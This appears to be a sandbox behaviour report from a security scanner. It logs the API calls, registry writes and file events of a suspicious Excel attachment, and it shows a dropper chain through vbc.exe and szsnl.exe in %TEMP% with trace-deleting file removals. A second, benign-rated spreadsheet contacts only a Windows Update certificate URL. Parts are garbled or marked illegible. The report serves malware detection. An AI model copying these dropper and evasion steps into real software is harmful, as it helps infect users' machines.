Call Thread API	API Name: NtResumeThread Args: ( Process:2984, ) Return: ?	2808	2900
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[2984], ppid[2900 ] Return: 1	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( \\?IDE#CdRomDell_DVD-ROM_2.5+____#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 5	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( \\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 3	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( \\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#00000000006500000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 3	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2808	2900
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2808	2900
Call Process API	API Name: CreateProcessW Args: ( %USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , , %windir%\system32, , Process:2984:vbc.exe ) Return : 1	2808	2900
Detection	Threat Characteristic: Creates process Process ID: 2900 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C5D0D\1C5D0D Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C5D0D\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\ Value: None		2808
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7567\ Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7567\1C7567 Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7567\1C7567 Value: None		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Excel\Resiliency\DocumentRecovery\1C7567\1C7567 Value: None		2808
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		2808
Detection	Threat Characteristic: Creates process Process ID: 2984 Image Path: %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\product inquiry 81U2H.xls.LNK ) Return: 0		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2808

Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		2808
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 70060250, -1, 12398c, 123988, 0 ) Return: 0		2808
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2808 Info: Enums share folder from API result		
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		2808
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\N9VU90.LNK ) Return: 0		2808
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		2808
Call Filesystem API	API Name: CopyFileExW Args: ( %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA11.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa11.dat, 0, 0, 0, 1 ) Return: 0		2808
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\InstallRoot\UE\90110409-6000-11D3-8CFE-0150048383C9\ Value: None		2808
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2900	2984
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2900	2984
Delete File	Path: %TEMP%\nszFF3F.tmp Type: VSDT_EMPTY	2900	2984
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %TEMP%\nszFF3F.tmp Type: VSDT_EMPTY		
Delete File	Path: %TEMP%\nspFF51.tmp Type: VSDT_EMPTY	2900	2984
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %TEMP%\nspFF51.tmp Type: VSDT_EMPTY		
Call System API	API Name: GetDriveTypeW Args: ( \?IDE#CdRomDell_DVD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 5	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( \?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 3	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( \?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000650000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\ ) Return: 3	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2900	2984
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2900	2984
Add File	Path: %TEMP%\bgaaj.hyz Type: VSDT_COM_DOS	2900	2984
Write File	Path: %TEMP%\bgaaj.hyz Type: VSDT_COM_DOS	2900	2984
Add File	Path: %TEMP%\kqbyxcrbh.c Type: VSDT_COM_DOS	2900	2984
Write File	Path: %TEMP%\kqbyxcrbh.c Type: VSDT_COM_DOS	2900	2984
Add File	Path: %TEMP%\szsnl.exe Type: VSDT_EXE_W32	2900	2984
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2984 File: %TEMP%\szsnl.exe Type: VSDT_EXE_W32		
Write File	Path: %TEMP%\szsnl.exe Type: VSDT_EXE_W32	2900	2984
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\szsnl.exe		
Call Thread API	API Name: NtResumeThread Args: ( Process:3020, ) Return: ?	2900	2984
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[3020], ppid[2984] ) Return: 1	2900	2984
Call Process API	API Name: CreateProcessW Args: ( , "%TEMP%\szsnl.exe" %TEMP%\kqbyxcrbh.c, , , , , , Process:3020:szsnl.exe ) Return: 1	2900	2984
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 3020 Image Path: %TEMP%\szsnl.exe %TEMP%\kqbyxcrbh.c		
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3028:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Detection	Threat Characteristic: Creates process Process ID: 3020 Image Path: %TEMP%\szsnl.exe Shell Command:		
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3020 Info: enum processes		
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3036:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3044:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3052:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3060:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3068:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , CREATE_SUSPENDED, , , , Process:3076:%TEMP%\szsnl.exe ) Return: 1	2984	3020
Call System API	API Name: Process32Next Args: ( Parent process pid changed to: 1600 ) Return: 1	2984	3020

[illegible]







▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	8.252.65.254	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	8.240.241.126	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?ff5a168c6196f4f1	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	FD0C2A5B9FE8E3E7BA277B6AC41D28BA6 6C1E186
CVRDE3A.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRDE3A.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709


▼ Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812


Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm' Value: None		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FE C\Usage\EXCELFiles Value: 55860020		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FE C\Usage\ProductFiles Value: 55860068		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2812
Call System API	API Name: GetVersionExA Args: ( 1ee830 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1ef558 ) Return: 1		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\*, 0, 1ec7c8, 0, 0, 0 ) Return: 4398d0		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 4398d0, 1ec7c8 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1ed714 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 743734f0 ) Return: 1		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Call System API	API Name: GetVersionExA Args: ( 3ecf108 ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 22286d0, 0, 0, 0 ) Return: 6075c10		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles%\Microsoft Office\Office15\xlstart\*.*, 0, 22286d0, 0, 0, 0 ) Return: 6075c10		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\zm' Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2812
Call System API	API Name: GetVersionExA Args: ( 773d1230 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e25f4 ) Return: 1		2812
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\p' Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( \?\IDE#\CdRomDell_DVD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b\ ) Return: 5		2812
Call System API	API Name: GetDriveTypeW Args: ( \?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000100000#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( \?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000650000#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Call System API	API Name: GetVersionExA Args: ( 1e5630 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e4b80 ) Return: 1		2812
Call System API	API Name: GetVersionExA Args: ( 1e3d98 ) Return: 1		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\1C5888 Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5888\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\p' Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C5A0F\1C5A0F Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\Value: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:08Z		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\Value: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:08Z		2812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManager\Cache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:08Z		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\ProductNonBootFilesIntl_1033 Value: 55860007		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FE C\Usage\ProductNonBootFilesIntl_1033 Value: 55860008		2812
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 624c0000, b0fec70, 101c8, 6345dfc6, 1ec9c4 ) Return: 6		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\EXCELEXE Value: Excel (desktop)		2812
Call Service API	API Name: OpenServiceW Args: ( 96b6dd0, Csc, 80000000 ) Return: 96b6e70		2812
Call Service API	API Name: OpenServiceW Args: ( 96b6e70, CscService, 80000000 ) Return: 96b6d58		2812
Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 70060250, -1, 1ea388, 1ea384, 0 ) Return: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 96ab4a0, 1ea05c ) Return: 1		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 1ea05c, 0, 0, 0 ) Return: 96ab4a0		2812
Call Service API	API Name: OpenServiceW Args: ( 96b3d38, gpsvc, 5 ) Return: 96b3db0		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 1ea150, 0, 0, 0 ) Return: 9677c50		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Call Service API	API Name: OpenServiceW Args: ( 95fdb10, WinHttpAutoProxySvc, 94 ) Return: 95fdb38		2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 948		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 948		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1, 40006000 ) Return: 9701		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1c, 40006000 ) Return: 0		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c		2812
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 93c		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 93c		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1, 40006000 ) Return: 9701		2812
Call System API	API Name: DnsQueryExW Args: ( ctdl.windowsupdate.com, 1c, 40006000 ) Return: 0		2812
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 950		2812
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 950		2812
Call Network API	API Name: bind Args: ( 950, 0.0.0.0:49179, 128 ) Return: 0		2812
Call System API	API Name: ConnectEx Args: ( 950, 8.240.241.126:80, 16, 0, 0, 0, 959bef0 ) Return: 0		2812
Call Network API	API Name: send Args: ( 950, GET /msdownload/update/v3/static/trustedr/en/disallowedcerts.cab?ff5a168c6196f4f1 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: *08f5ab0361ad71:0*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286 ) Return: 0		2812
Call System API	API Name: WinHttpCloseHandle Args: ( b195c08 ) Return: 1		2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddd30 ) Return: 1		2812
Call System API	API Name: WinHttpCloseHandle Args: ( afddc48 ) Return: 1		2812
Call Service API	API Name: OpenServiceW Args: ( 95fceb8, CryptSvc, 5 ) Return: 95fd2a0		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2812
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\system32*.CPL, 0, 1eaecc, 0, 0, 0 ) Return: 9677550		2812
Call Filesystem API	API Name: FindNextFileW Args: ( 9677550, 1eaecc ) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-1 Value: Default Programs		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-4 Value: Set Default Programs		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-7 Value: Set Program Associations		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, imagePath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9} ] Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[0], ppid[2812 ] Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: ( e, imagePath[%windir%\explorer.exe ] Return: 1		2812
